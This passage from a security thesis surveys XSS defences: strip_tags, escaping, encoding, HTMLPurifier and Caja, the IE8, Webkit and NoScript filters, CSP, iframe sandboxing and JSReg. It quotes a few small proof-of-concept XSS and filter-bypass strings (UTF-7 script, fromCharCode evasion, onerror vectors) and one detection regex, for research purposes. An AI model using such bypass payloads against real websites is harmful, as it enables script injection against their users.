Perceiving this as too harsh and invasive to be useful, many users then requested more flexibility to be able to use harmless tags, such as the *b* tag for bold text, *i* for italics and similar optical and structural enhancements. The PHP development team added an optional second parameter called *$allowable_tags*, which allows passing a string containing allowed HTML in a concatenated form. A developer aiming to permit usage of a and b tags would call `strip_tags($content, '<a><b>')`. Unfortunately, *strip_tags* using *$allowable_tags* does not consider attributes at all. The XSS protection is therefore completely annihilated if no further very complex string treatment happens. This feature should therefore be avoided unless attribute injection are either filtered by a different tool afterwards or XSS is not a threat for the rendered document – an example vector was created to illustrate this behavior [9]. Our research showed that a surprising amount of circa 450 open source libraries and website frameworks still uses *strip_tags* with the second parameter. They are then at high risk of vulnerability against XSS, regardless of content filtering [10].

[8]Gauci, S. et al, *waffit – A set of security tools to help you audit your WAF* , `http://code.google.com/p/waffit/` (Jan 2012)

[9]Heiderich, M., *Example for strip_tags based XSS*, `http://codepad.org/FBgfCiPI` (Dec 2011)

[10]Google Inc., *Google Codesearch*, `http://code.google.com/codesearch#search/&q=strip_tags\s*\\([^()]+,['\"]<` (Jan 2012)

Still, web applications are using stripping and replacement for securing the incoming or outgoing data against possibly malicious substrings. In addition to stripping HTML data, several libraries and tools strip suspicious keywords, which often leads to confusing effects and rarely generates an increased level of security. During our reserach, we have discovered several websites stripping substrings such as *fromCharCode* from the user-generated data before being sent to the user agent. Incorrect stripping caused those websites to remain vulnerable against an XSS attack using this function in a number of ways. One idea would be to use the string *fromCfromCharCodeharCode* to have the library strip out the substring *fromCharCode* and consequently have the remaining text result in being *fromCharCode* again. Other attacks against blind stripping involve obfuscation techniques using simple methods such as injecting String['fromC'+/harC/.source+'ode'] to bypass this naive mitigation approach. A better but still unreliable way to deal with "forbidden substring content" is to actually replace the possible attack code with a harmless token, such as a sequence of whitespace characters. Nevertheless, even well-thought replacement techniques can be circumvented by a thrifty attacker. In our recent article, we have demonstrated a successful attack against content stripping and replacement mechanisms once existing in the Amazon website. There, an attack payload has to be carefully filled with nested comments to get around website's protection mechanism [SHJ+11].

3.1.2.3 Escaping

Working on a similar level as stripping and replacing, escaping ensures that certain possibly harmful or syntactically relevant characters are being prefixed with yet another character. This is to indicate to a parser that the syntactical meaning is neutralized and the actual character representation should be chosen for processing. Escaping is often used in connection with treatment of user-generated string data for later database management system's usage. Many run-times, such as PHP, provide native built-in methods for escaping data to be stored in MySQL or other databases. In essence, this means that several characters that could potentially break a string delimiter in a database SQL query need to be prefixed with a backslash character (U+005C). This prefixing instructs the parser to keep for instance delimiters intact and therefore prevent a possible injection scenario. A string such as *O'Malley* would be represented as *O\'Malley.* A representation in SQL could accordingly be looking like this: `SELECT * FROM users where lastname = 'O\'Malley'`.

In 2006, Shiflett reported an interesting attack against escaping-based protection mechanisms for databases and MySQL. He employed the Asian GBK character set and a PHP parser confusion nested in the code for the method *escape()*, making sure that one Chinese character at Unicode tale position U+BF5C will be converted into two single byte characters – U+00BF and U+005C [11]. The U+005C character would actually "escape the escape" and result in the string sequence \\. Therefore, it would allow a properly escaped single-quote to be parsed in its syntactical representation, break a delimiter and be

[11] Shiflett, C., *addslashes() Versus mysql_real_escape_string()*, `http://shiflett.org/blog/2006/jan/addslashes-versus-mysql-real-escape-string` (Jan 2006)

a cause for an SQL injection vulnerability. In scope of this thesis, escaping for databases and server-side applications is less important, thus we will rather focus on CSS escapes in Section 3.6.9 and Section 3.6.10. CSS escapes have a similar purpose to escapes used in SQL; namely, they allow a developer to escape and "defuse" syntactically relevant characters in string properties. CSS escapes are described and specified by the W3C for CSS1 and CSS2 [12]. No changes regarding escaping have been proposed in CSS3 and later versions.

Note that JavaScript Unicode escapes are available as well – and contrary to JavaScript octal and hexa-decimal escapes can be used to evaluate code without any form of decoding. The following code snippet will execute in most Gecko-based user agents: `\u0061lert(1)`. A bypass for the Dojo JavaScript Sandbox has been crafted by Heyes using this technique; this is being detailed on in Section 3.1.6.2.

3.1.2.4 Encoding

Encoding incoming user-generated data into an entity representation is an effective way of mitigating scripting and markup injection attacks. It is particularly useful in case a developer wants to make sure an attribute value needs to be secured from breaking out with an injection of arbitrary data. Most server-side run-times provide native functions to do so. PHP, for instance, offers two functions labeled *htmlentities()* and *htmlspecialchars()*. Those usually do not encode any arbitrary character into an entity representation. Only a selected range of considerably dangerous characters will be encoded. Depending on the parameters, *htmlspecialchars()* encodes the characters U+0022, U+0026, U+0027, U+003C and U+003E, *htmlentities()* encodes all characters having HTML entity references). We call this "selective encoding". Despite the simplicity of these functions, attackers managed to discover bypasses relying on character set-based obfuscation. Shiflett reported a UTF7-based XSS vulnerability which enabled payload to work despite proper *htmlentities* encoding [13]. The problem here is that character sequences used in UTF7 are not among those characters in the range encoded properly by these functions. This includes U+002B and U+002D. The UTF7 representation for the string *<script>alert(1)</script>*, as depicted here, would thus not be affected by the selective encoding of *htmlentities* or *htmlspecialchars*, provided that no further precautions are taken: `+ADw-script+AD4-alert(1)+ADw-/script+AD4-`.

Further problems with this kind of selective encoding may occur for websites explicitly created for Internet Explorer. Alongside the single-quote and double-quote (U+0027, U+0022), this browser accepts another attribute delimiter token – the back-tick (U+0060). This character is not considered critical by the *htmlentities* and *htmlspecialchars* functions, so it will pass without additional entity encoding. What is more,

[12]W3C, *Using character escapes in markup and CSS*, http://www.w3.org/International/questions/qa-escapes (Aug 2010)

[13]Shiflett, C., *Google XSS Example*, http://shiflett.org/blog/2005/dec/google-xss-example (Dec 2005)

characters suitable for introducing CSS cross-origin content-stealing attacks, as described by Huang et al., are not encoded either [HWEJ10]. Whether selective encoding is successful to secure a web application or document loaded in a browser, strongly depends on the context the encoded data is being rendered in. In case an attacker attempts to utilize an attribute injection into an event handler, selective encoding might not be suitable at all, since browsers do not differentiate between canonical versus encoded text inside HTML element attributes. Similar problems occur for XML islands inside HTML documents, or simply XML documents. For those XML documents, several tags and elements are allowed to contain encoded text. Section 3.6.9 will elaborate further on comparable attacks involving inline SVG data embedded in a HTML document. Double-encoding will sometimes help preventing attacks, but in many situations, for instance with multiple innerHTML property access, even countless rounds of encoding cannot prevent an attack. In this case, several characters will have to be stripped selectively, as mentioned in Section 3.1.2.2. On the other hand, encoding any single character, including word characters and Unicode data, might create a vast overhead regarding bandwidth and time for processing. While – depending on the aforementioned context – indiscriminate encoding may be more secure than selective encoding, the performance and bandwidth implications might keep the developers and site owners from relying on it.

3.1.2.5 Rewriting Code

One of the most common protection methodologies applied for modern and complex web applications is the rewriting of incoming user data. More importantly, it lays in detecting and subsequent rewriting and sanitizing of the code by a given rule-set or document definition / Interface Definition Language (IDL). The aforementioned methods of blocking, stripping, replacing or encoding are often insufficient in their efforts to allow users to visually and semantically enhance the posted content. To illustrate, let us take an author of a blog post content in a WordPress blog software environment who may wish to add images and text formatting to the posted data before review, yet the article content should not be able to contain any active markup that might lead the reviewing moderator to leaking sensitive data or login credentials. In essence, an application may want to permit harmless markup and HTML posting to the users, while at the same time it strives to avoid having the submitted and afterwards displayed content contain active markup, script or plug-in content. Clearly paradoxical in a way, this challenge is rather hard to find a good solution to. We will elaborate on details of this case in Section 3.6.6. Nevertheless, tools and libraries have faced the challenge of telling apart active and inactive markup, resulting in a wide array and availability of software designed to filter markup and rewrite client-side code. For plain XSS protection and markup sanitation, the HTMLPurifier composed by Yang is available for PHP developers. AntiSamy, a similar software written and maintained by Li and Dabirsiaghi, can be used for Java applications, while the Microsoft Windows-based server and application landscape enjoys a software called SafeHTML.

Most of the tools we have just mentioned apply complex operations to the incoming data. Thus, they often do not return any of the incoming data but rather deliver a whole new string resembling the original input rather than consisting of itThe HTMLPurifier, for instance, tokenizes the incoming data and tries to build a DOM tree with matching nodes, attributes and values. After that, the invalid tokens are removed, while the remaining data is matched against a XHTML doctype definition (DTD) and non-matching data is removed. The remaining data is then analyzed node by node and finally a string consisting of the serialized DOM tree data is crafted and returned. This way it is harder for an attacker to conduct strikes employing unbalanced attributes, omitting closing tags, mixing attribute delimiters, escaping tricks and alike techniques capable of confusing a regular expression-based filter/parser. We will cover existing bypasses unveiled during our research against HTMLPurifier and other filter tools, regardless of their DOM-based token-supported approach, as Section 3.6.6.2 and those following will demonstrate. While purely regular expression-based HTML filters do exists as well, we will not include them in our work, as we believe that protection they deliver is weak by design.

Projects such as Google Caja and JSReg (mentioned later on in Section 3.1.6.1) operate under different set of goals. Google Caja receives JavaScript code in string form and uses its internal engine to rewrite it in its entirety. The process of code conversion is called *cajoling*. Caja only allows a subset of JavaScript features, similar to other projects like GATEKEEPER [GL09b]. A drawback of such approach is that complex libraries might need to be rewritten in order to work correctly. Only if the Caja runtime (called *Cajita*) has been included via *<script>* element, a cajoled script will function. Additional disadvantages of Caja include its complexity and a certain code overhead generation. Cajoling a simple `alert(1)` results in circa 150 lines of code. Cajoling the HTML sequence `<a href="javascript:alert(1)">click</a>` results in circa 130 lines of code, and includes a rewritten `<a>` tag no longer containing *href* attribute, just an ID for later event binding in the Caja-generated script. The Caja approach does not only rewrite JavaScript, as it affects HTML and CSS as well – the developer team is aware of the fact that both languages contain many possibilities to execute JavaScript code. Our tests indicate that Caja is not capable of working well with valid but heavily obfuscated code such as non-alphanumeric JavaScript [14]. Furthermore, Caja is not meant for lightweight and real-time code analysis, but rather one time conversion and later usage of the cajoled code. Due to the overhead introduced in the cajoling phase, the resulting code will take more time to execute. The same happens as soon as browser-specific artifacts are being used in the code, for example when E4X fragments are embedded in the obfuscated code.

Another feature of Caja is insuring a correct behavior of the cajoled code, meaning that it does not cause disturbance to user experience. Certain policies exist for taming the alert and comparable modal information and dialog methods, so that they cannot be called more than ten times in a row. To be able to deal with malicious or obtrusive Flash files, Caja is can enforce similar policies. Flash files can be tamed by restricting

[14]Heyes, G., *Decoding non-alphanumeric code with Hackvertor*, `http://www.thespanner.co.uk/2011/08/03/decoding-non-alphanumeric-code-with-hackvertor/` (Aug 2011)

script access and using an up-to-date player to avoid security problems present in Flash player version 8 and below. A JSON parser implementation guarantees that user agents without JSON DOM API's support will be able to deal with malicious JSON securely. It also grants a prohibiting evaluation via JSON labels and values. Access to several native objects is restricted, for instance the *window* object access attempt will just return a standard object representation – and not the DOM window as to be expected by the attacker.

3.1.3 Client-Side Filtering

A major problem persists in server-side XSS filters because they cannot see data and parameters that are only exchanged between different client-side layers. Those filters need to enlist for obtaining external help for exchanges pertaining to location hash value, Flash parameters passed via *location.hash* discussed in Section 2.3.3.1, parameters for Adobe PDF files and similar data. Websites often expose vulnerabilities that are based on programming mistakes occurring in the JavaScript and especially Flash code. A whole class of vulnerabilities has been attributed to this particular visibility problem and it will be discussed in Section 3.6.4. To be able to mitigate attacks using DOMXSS, Flash bugs and similar vulnerabilities, browser vendors and extension authors started to follow a different pattern for user protection – client-side XSS and attack filters. Pioneering in those regard is Microsoft Internet Explorer 8, which employs an integrated XSS filter, as well as Firefox's extension NoScript, which implements a similar feature. Webkit-based user agents, such as Google Chrome, have likewise started to add XSS filter support - here labeled XSS Auditor. Next paragraphs will elaborate on those client-side filter solutions but not go in depth of breaking them. The content in Section 3.6.8 will provide more details on how to break any given bypass for client-side filtering solutions, when one aims at injecting JavaScript and other active code.

3.1.3.1 Microsoft Internet Explorer XSS Filter

Microsoft Internet Explorer 8 introduced a novel feature called "MSIE XSS Filter". This addition was designed by Ross and targeted detection of malicious substrings in the URL, whilst consequently deactivating their matching occurrences in the document markup to prevent scripting, injection and XSS attacks. The MSIE XSS filter was one of the first active mitigation tools residing in the user agent itself. Unsurprisingly, it has inspired other vendors and developers to release similar instrumentations for other user agents, namely the NoScript XSS filter for Firefox mentioned in Section 3.1.3.3 and the Webkit XSS Auditor discussed in Section 3.1.3.2, have followed suite.

The MSIE XSS Filter resides between the network stack and the markup parser, checking for matches between URL fragments and the resulting markup in the response body. If those matches are present, and furthermore match against a set of regular expressions employed to tell apart malicious from benign data exists, the MSIE XSS Filter will modify the occurrences in the markup and replace certain characters to invalidate and deactivate the potentially malicious injected code. To avoid raising too many false alerts, the detection performance is limited to vectors potentially executing JavaScript or similar active code. This includes forms, active VML code, CSS import directives, *link*, *object* and *meta* elements. URI/response body matched indicating data exfiltration attacks by dangling tags and half-open attributes are not filtered, as described by Heyes [15] and Zalewski [16] in 2011. Since the filter is designed for Internet Explorer and has filter rules that are not generically composed, proprietary XSS vectors against Google Chrome, Mozilla Firefox and the Opera browser are not being detected. This differs from functioning of SafeHTML mentioned in Section 3.6.6.4, as well as its client-side representation *toStaticHTML()*. In 2009, Kouzemtchenko published detailed research on how to bypass the MSIE XSS Filter. He mainly focused on fragmented attacks, JavaScript execution lacking parenthesis and similar vectors [17].

As signalized in Section 3.1.2.2, replacing characters in what is suspected to be be a malicious string can be more dangerous than expected. In 2009, Vela et al. discovered an attack against the MSIE XSS Filter. They have abused the fact that in an injection scenario certain characters are being replaced. The replacement allowed them to have a decoy HTML attribute be disabled – and thereby having the one containing the actual payload be activated. This simplified example should illustrate the bug: `<img alt="x onerror=alert(1) x" src="x.png">` would become `<img alt#"x onerror=alert(1) x" src="x.png">` and thereby activate the *onerror* by eliminating the quote delimiting the *onload* attribute value. This technique required two injection points on a website but was common enough to affect Twitter, Facebook, Google, Wikipedia and many other popular websites. A security update was provided by Microsoft quickly afterwards. Since then the MSIE XSS Filter has recovered from its severely damaged reputation, as it has become increasingly harder to find working bypasses. Future-wise, it is suspected that the addition of elements and attributes in HTML5 might cause some novel gaps between detection rules and actual browser capabilities. A detailed discussion on the general topic of bypassing client-side XSS protection will be furnished in Section 3.6.8. The code in Listing 3.1 illustrates one of the (meanwhile updated) rules the MSIE XSS Filter is utilizing to detect malicious content. The syntax format is related to the Perl Compatible Regular Expression (PCRE) notation. The only notable deviation is the *{character}* notation, marking the character to be replaced by a hash (U+0023) to neuter the suspected attack string.

```
/* detecting @import in style elements */
{<st{y}le.*?>.*?((@[i\\])|(([:=]|(&[#()\[\].]x?0*((58)|(3A)|(61)
  |(3D));?)).*?([(\\]|(&[#()\[\].]x?0*((40)|(28)|(92)|(5C));?)))))}
```

Listing 3.1: MSIE XSS Filter rule example code; Extracted in 2009 by analyzing the containing DLL file

[15]Heyes, G., *HTML script-less attacks*, http://www.thespanner.co.uk/2011/12/21/html-scriptless-attacks/ (Dec 2011)

[16]Zalewski, M., *Postcards from the post-XSS world*, http://lcamtuf.coredump.cx/postxss/ (Dec 2011)

[17]Kouzemtchenko, A., *Examining And Bypassing The IE8 XSS Filter*, http://www.slideshare.net/kuza55/examining-the-ie8-xss-filter (Jul 2009)

3.1.3.2 Webkit/Google Chrome XSS Auditor

The Webkit XSS Auditor is an experimental XSS filter implementation established on design canvas presented by Bates et al. in 2010 [BBJ10] (Note here that a prototypic implementation was available prior to the release of the paper). This publication outlines authors' research on design-based weaknesses of the Internet Explorer XSS filter and mainly criticizes the fact that an XSS filter installation resides between network stack and HTML parser, which might cause it to suffer from visibility impairments leveraging bypasses and vulnerabilities. Three attack classes in total, all targeted against this particular XSS filter, are discussed in Bates' paper. Firstly, we have the data exfiltration attacks utilizing existing scripts, mostly based on architectural and application specific flaws. Secondly, the induced false positives aimed at stopping benign scripts from executing or manipulating existing code segments due to selective escaping of the XSS filter. Thirdly, there is the so called pre-parsing mediation, the effect of application-specific transformations on the rendered markup and script code. Several sample attacks are introduced and discussed by the paper as well.

Consequently, Bates and colleagues have introduced a different design for the Webkit XSS Auditor prototype and proposed to situate the XSS filter between HTML parser and JavaScript engine for better detection results and reduced attack surface. Bearing similarities to the Internet Explorer XSS filter, the Webkit XSS Auditor needs to compare incoming data with the rendered source to avoid false positive alerts. However, the NoScript XSS filter described in Section 3.1.3.3 acts differently and accepts a higher amount of false alerts as a trade-off for better attack detection. During our reserach, we tested the Webkit XSS Auditor extensively and discovered several bypasses. An in-depth discussion of bypassing the Webkit XSS Auditor, including the considerations on the weaknesses of this approach alongside the implementation flaws, is available in Section 3.6.8.2. The current version of the Webkit XSS Auditor is continuously being optimized and hardened against new bypasses. Ross, the creator of the Internet Explorer XSS filter, published a rebuttal after the Bates paper was released. He addressed further issues resulting from the very late XSS filtering introduced by the Webkit XSS Auditor, underlining some of the concerns that came to light from our research results [18].

3.1.3.3 NoScript XSS Filter

NoScript is a Firefox extension designed to provide several layers of protection against a variety of attack techniques. Its author, Giorgio Maone, has initially created it to protect himself from a Firefox code execution bug. He chose the way of selective permissions. Essentially, NoScript's initial task was to help maintain and enforce a white-list of trusted domains that are unlikely to execute malicious JavaScript. At the same time any other domain absent from this list would not be able to execute scripts. Current versions of NoScript contain significantly more security features than the original re-

[18]Ross, D., *XSS Filter Tech: Later is Better?*, `http://blogs.msdn.com/b/dross/archive/2011/12/20/xss-filter-tech-later-is-better.aspx` (Dec 2011)

leases. The Application Boundaries Enforcer (ABE) is one example, devoted to warding off attacks across networks such as Intranet XSS. Other functions comprise ClearClick protecting against Clickjacking attacks by detecting and blocking transparent and overlapping frames and similar elements, optional enforcement of Strict Transport Security (STS) and ultimately a strong and reliable reflected XSS filter.

Unlike Internet Explorer XSS filter and Chrome XSS Auditor, the NoScript XSS filter does not confirm the existence of potentially malicious code padded in via URL parameters but checks against the parameters only. By default, the XSS filter verifies request parameters if an untrusted site is left and a trusted site is being requested. In case this usage pattern occurs and the request parameters contain suspicious characters and substrings, the request URI will be changed before the markup is being rendered. All suspicious parts of the URI will be switched to an upper-case representation, while special characters such as parenthesis, lesser than and greater than will be replaced by whitespace. Additionally, a unique ID is attached as location hash. The request URI fragment `insecure.php?a="><img/src= onerror=alert(1)` will be changed to `insecure.php?a= > img%2Fsrc= ONERROR=ALERT 1 #some_random_number`.

Our research has shadowed the NoScript XSS filter for several months and yielded many bypasses, all discussed in Section 3.6.8.1. We targeted the NoScript XSS filter specifically but our secondary focus was on the scarcely published field of script-less attacks, vectors targeting environments where script execution and active content are limited in the degree of their capabilities or simply disabled.

3.1.3.4 Risks and Limitations

While the general approach of blocking untrusted domains from deploying active content as detecting suspicious patterns in the URL and modifying affected parameters to disable possible attacks might sound feasible, the challenges of those are obvious as well. The major problem behind selective domain trust is posed by its simplicity and the requirement of having a possible victim (who usually is a regular non-technical Internet user) decide whether to block or agree to the script execution. Will a user be qualified to decide if a particular domain can potentially spread malware or just benign script content? Modern websites often require a large quantity of JavaScript code to function properly. For performance reasons, these scripts are often deployed from servers and networks optimized for delivering static content – so called Content Delivery Networks (CDN). Those CDN are usually using a different domain and therefore have to be authorized by NoScript as well. Furthermore, advertisers deploy their content from yet another set of domains and similar strategies are employed by providers of logging and tracking scripts such as Google Analytics. A popular technical web-log "Techcrunch" will require a user to authorize an overall of fourteen script-deploying domains to display all available content. Some of those domains will then attempt to load more content from additional different domains. A user is thus often tempted to loosen restrictions and temporarily *enable* all script and use the website easily. Otherwise, he can allow scripts in general, which leaves at least one major purpose of NoScript useless.

Large body of research regarding Domain Name System (DNS) security should be pointed out. Once domain name system has been attacked, and a domain name cannot be trusted to be resolving the desired IP address anymore, the domain white-list feature of NoScript is endangered in terms of providing security, too. Man-in-the-Middle (MITM) attacks are also capable of bypassing the protective coat of NoScript's domain white-list. Once one of the white-listed domains such as *google.com* is used to deploy malicious code, the protection is bypassed. Especially platforms like Google Code ease the deployment of malicious code helping with the cause a working NoScript bypass.

The "bypassability" based on mismatches between examined incoming data and resulting rendered and executed code clearly indicates problems with reflected XSS filters deployed by Webkit browsers and the Internet Explorer, as well as NoScript. A thrifty attacker can go as far as to abuse the attempted neutering of the XSS filters for malicious purposes and have the filter assist him in transforming harmless code into a valid attack vector. As it will be showcased in Section 3.6.8.2, our research unveiled a minor bug in the Webkit XSS filter causing an injection to work only after the filter modified the rendered data. Similarly, Vela et al. published on a universal XSS attack caused by the Internet Explorer 8 XSS filter in 2009, when it has literally rendered well-protected websites vulnerable against XSS because of a bug in the IE8 XSS filter [19].

There are still prevalent problems that one can observe with solutions like the described XSS filters. On one hand, it is the limitation of capability to effectively work only against known bad; the filter can detect solely what is known to be potentially dangerous and able to execute scripts or worse. Thereby, attackers have the possibility to enumerate the substrings being detected and find variations suited to bypass the filter. Our research unveiled a plethora of these bypasses, which we go over in depth in Section 3.6.8. On the other hand, the discrepancies between the inspected data sources – address bar, request data and others – versus the actually rendered output might support feasibility of bypasses. So far only NoScript relies exclusively on the data used in the address bar but does not compare it to the rendered output. This generates benefits in detection performance and theoretically reduces the amount of possible bypasses, but yields more false alerts that have to be fixed within the NoScript extension itself. Several versions of the Webkit XSS filter were prone to attacks via mismatches between incoming data and rendered output and these bugs will be discussed in Section 3.6.8.2. At present, none of the available XSS filters is capable of analyzing script behavior for suspicious patterns – nor can it provide a capability-based approach to hinder or block access to crucial DOM properties while allowing regularly behaving scripts to pass. We have put forward this type of development in 2011 [HFH].

[19]http://p42.us/ie8xss/Abusing_IE8s_XSS_Filters.pdf

3.1.4 Content Security Policy

The Content Security Policy (CSP) can be viewed as an experimental security extension currently available in modern Gecko-based user agents and – in slight deviation in Google Chrome browsers. In 2010 Stamm et al. published on CSP, presenting on its origins and the rationale behind it. Another publication details the prototypic Firefox version supporting CSP created by Sterne [SSM10]. On his website, Sterne regularly publishes details of the currently available CSP version - ranging from 0.1, 0.2, 1.0 and 2.0 at the time of our write-up [20]. Sterne states to have been inspired to create CSP by the security researchers RSnake [21] and Gerv [22].

The primary purpose of CSP is a non-complex, competent and flexible policy enforcement for dynamic website content such as links, scripts, external images, frame sources, redirects and plug-in content. Targeting mitigation of XSS attacks and CSRF vulnerabilities, CSP limits websites' capability of using external resources, inline scripts, event handlers and certain JavaScript language constructs like *eval*, the function constructor and *setTimeout*, *setInterval* and consequently *setImmediate*, for as long as their argument is a string and not a function. By default, CSP will also not allow *javascript:* URIs, and neither will *data:* URIs be permitted for images, nor CSS data for *link* tags or Iframes, *script* tags and comparably dangerous elements.

The CSP policy directives are delivered via HTTP headers and aim towards providing a handle to control any possible type of external resource the browser is capable of rendering. Additionally, a domain white-list might be used to exclude certain trusted domains from having their content blocked by the user agent. Another major feature of CSP is an option to define a report URI – an external resource to where the reported CSP rule violation can be sent for later analysis. During the OWASP Summit 2011, Heyes and Heiderich raised the question of having these reports be a new vector to attack back-end architectures of web applications using CSP [23]. The question has not yet been answered comprehensively and no final decision on user agent driven encoding of the report data as a way to mitigate attacks on the reporting backend has been reached.

The Chromium team has announced that Chromium 13 will contain CSP support by June 2011. We have not researched the level of implementation or possible bugs up till now. Since Chrome does not support E4X, several of the vulnerabilities mentioned in Section 3.6.13 are unlikely to succeed. Despite the early stage of the Google Chrome CSP implementation at the time of writing, the second CSP bypass mentioned in Section 3.6.13, which is using a self-including script, has been proven to work fine on Firefox 9.0a1. Conversely, it is blocked successfully on Chromium 15.0.871.0, which accompanies

[20]http://people.mozilla.com/ bsterne/content-security-policy/details.html

[21]http://ha.ckers.org/blog/20070811/content-restrictions-a-call-for-input/

[22]http://www.gerv.net/security/content-restrictions/

[23]OWASP, *Category:Summit 2011 Tracks*, `https://www.owasp.org/index.php/Category:Summit_2011_Tracks` (Jan 2012)

it with the console output indicating activity of the CSP enforcement: "Refused to load script from 'http://example.com/xsp.php' because of Content-Security-Policy.“

The CSP specification draft is currently still undergoing changes. These include label alterations for the CSP directives, impact on the user agent behavior, and comprehensiveness of the possible external resources to permit and prohibit other rather exotic inclusions for web docs – including XSL Transformation data (XSLT), embedded SVG/-WOFF fonts and other rather exotic includes for web documents.

3.1.5 Iframe Sand-Boxing

Sand-boxed Iframes haven been specified by the W3C and WHATWG for HTML5 back in 2008 [24]. The aim was to bring more security and better capability control for framed and potentially attacker-controlled website content. In essence, sand-boxed Iframes allow a developer to limit the scripting capabilities for the content they load – may it originate from a same domain URL, cross-domain content or a non HTTP URI. The HTML5 sand-boxed Iframe feature has been inspired by the proprietary attribute *security* for Iframes on Internet Explorer [25]. This attribute applied to an Iframe and set to value *restricted* will force the browser to render the document encapsulated by the Iframe in the *Restricted Sites Zone*. This process have been mentioned in Section 2.3.1.2.

Sand-boxed Iframes allow more granular capability control than their aforementioned predecessor. The goal of the specification was to give developers a tool to not only switch JavaScript support on and off, but to also to allow limited scripting and restricted top frame access. The sandbox specification currently provides four combinable parameters for the sandbox attribute value. In case an empty sandbox attribute is given, all possible restrictions apply. That means that Iframe content cannot execute any scripts, plug-in content, has no top or parent access, cannot submit any forms nor can it perform any other actions other than displaying static HTML. We will now furnish the list of the aforementioned parameters:

- **allow-forms** Setting this attribute will enable the Iframe content to submit forms. Note that using the *target* attribute, *formtarget* and other tricks to direct the returned response to a different frame will not work here, although early implementations of some user agents were able to be tricked into breaking the sandbox in this manner. Furthermore, one has to be aware that JavaScript URIs are not available for forms unless the *allow-scripts* keyword is present in the sandbox attribute [26].

[24]HTML5 Tracker, *Diff From: 1642 To: 1643*, `http://html5.org/tools/web-apps-tracker?from=1642&to=1643` (May 2008)

[25]MSDN, *SECURITY Attribute*, `http://msdn.microsoft.com/en-us/library/ms534622(v=vs.85).aspx` (Jan 2012)

[26]WHATWG, *The allow-forms keyword*, `http://www.whatwg.org/specs/web-apps/current-work/multipage/the-iframe-element.html#attr-iframe-sandbox-allow-forms` (Jan 2012)

- **allow-scripts** If this attribute value is given, the sand-boxed Iframe will be allowed to execute scripts. No matter if it is matching the hosting document's domain or not, the Iframe document origin will be set to a unique domain and therefore trusted as cross-domain content. No direct interaction between the Iframe and the hosting document is possible, except for using the *postMessage* API [27].

- **allow-same-origin** This attribute flag will set the Iframe origin to its actual domain instead of the aforementioned virtual origin. This means that if the hosting document and the Iframe share the same origin, no SOP restrictions apply for their communication. Combining *allow-scripts* and *alow-same-origin* weakens the sand-boxed Iframe concept severely, since the Iframe can theoretically use the hosting document's DOM API to remove the sandbox attribute from itself. Thereby bypassing possible *allow-top-navigation* restrictions may occur [28].

- **allow-top-navigation** Allowing top navigation enables sand-boxed Iframe to replace its hosting document with different content. This setting can be compared to allowing frame-busters. An attacker can replace the top document by using a form or link pointing to *_top* via the *target* attribute, regardless of no JavaScript being enabled for the Iframe. Note that the HTML5 *formtarget* attribute for the button element essentially accomplishes the same goal. Other browsing contexts are still protected from manipulation. Furthermore, plug-ins and other active code will not be allowed unless defined differently [29].

Internet Explorer 10 supports an additional yet proprietary attribute value labeled *-ms-allow-popups*. With this flag, a developer can explicitly allow usage of the *open*, *alert*, *confirm* and *prompt* method. As a side note - beware of other methods to open new windows being affected as well, the *showHelp* included. The aforementioned actions can be used by an attacker to obtain sensitive information or cause a denial of service by deploying modal dialogs in a loop. One more different proprietary feature available in Internet Explorer constitutes the most important reason behind this specific flag. We refer here to the *createPopup()* method, originally created to display inline balloon help in websites running in a quasi-sand-boxed and limited privilege execution content [30]. The method is capable of rendering content originating from a frame outside the frame's borders by simply using absolute positioning. This way an attacker can inject scripted content from within an Iframe. That can for instance lead to overlapping a form and subsequent sniffing of user credentials or grabbing keystrokes. Only explicitly setting

[27]WHATWG, *The allow-scripts keyword*, `http://www.whatwg.org/specs/web-apps/current-work/multipage/the-iframe-element.html#attr-iframe-sandbox-allow-scripts` (Jan 2012)

[28]WHATWG, *The allow-same-origin keyword*, `http://www.whatwg.org/specs/web-apps/current-work/multipage/the-iframe-element.html#attr-iframe-sandbox-allow-same-origin` (Jan 2012)

[29]WHATWG, *The allow-top-navigation keyword*, `http://www.whatwg.org/specs/web-apps/current-work/multipage/the-iframe-element.html#attr-iframe-sandbox-allow-top-navigation` (Jan 2012)

[30]MSDN, *createPopup Method*, `http://msdn.microsoft.com/en-us/library/ms536392(v=vs.85).aspx`, (Dec 2011)

the *sandbox* attribute to *-ms-allow-popups* will enable using *createPopup* from within a sand-boxed Iframe.

Sand-boxed Iframes represent strong tool for developers to restrict possibly malicious content. The concept is well thought and first implementations have been tested during our reserach. Nevertheless, only two user agents party support the sand-boxed Iframe API at present. These are Internet Explorer 10 and Webkit / Google Chrome. Neither Firefox nor Opera provides support for this API. The latter suggests that this feature has not received satisfactory attention in the development community as of yet, as only few real-life implementations make actual use of sand-boxed Iframes thus far. It has to be over and above noted that the proposed MIME type supporting graceful degradation is virtually not in use to date. Most of the implementations we have tested were delivered through standard MIME types such as *text/html* and not *text/html-sandboxed* [31].

3.1.6 JavaScript Sandboxes

There are several JavaScript sand-boxing approaches, all aiming towards creation of a safe execution environment. Their potential is to allow users to submit active markup and JavaScript code that can later be rendered and executed without harming the security and privacy of others. The approach of generating a trusted DOM and thereby thriving towards elimination of XSS attacks might sound like yet another sand-boxing attempt, but it must be clearly stated that it is not. Various reasons and rationale of this fact will be deliberate on to a great extent in Chapter 4. For now, the following paragraphs will introduce four JavaScript sand-boxing approaches, briefly discuss their features, drawbacks and usability for real life projects' applications. To learn more about alternate subsisting approaches for sand-boxing JavaScript, which have not been detailed here, Maffeis and colleagues' work in [MT09] and their subsequent publications can be consulted.

3.1.6.1 JSReg

JSReg is a JavaScript sandbox written entirely in JavaScript and heavily using regular expressions. The whole "tokenization" process is initiated by several regular expressions, targeted at detecting and extracting syntactically relevant code fragments, and then, wrapping and rewriting them into managed function calls. Created by Hayes, JSReg works as a JavaScript pre-parser deployed as a single JavaScript file. JSReg analyzes and tokenizes JavaScript code snippets, splits them into atomic units and rewrites the code so that properties and method calls are being wrapped to get control over the actually executed code. Having received great and well-deserved community recognition, JSReg remains an open source project maintained solely by its author. Several public challenges were announced to motivate users and researcher to break JSReg and find new security

[31] Shodan, *Search Results for text/html-sandboxed*, `http://www.shodanhq.com/search?q=text/html-sandboxed` (Jan 2012)

bugs and bypasses [32].

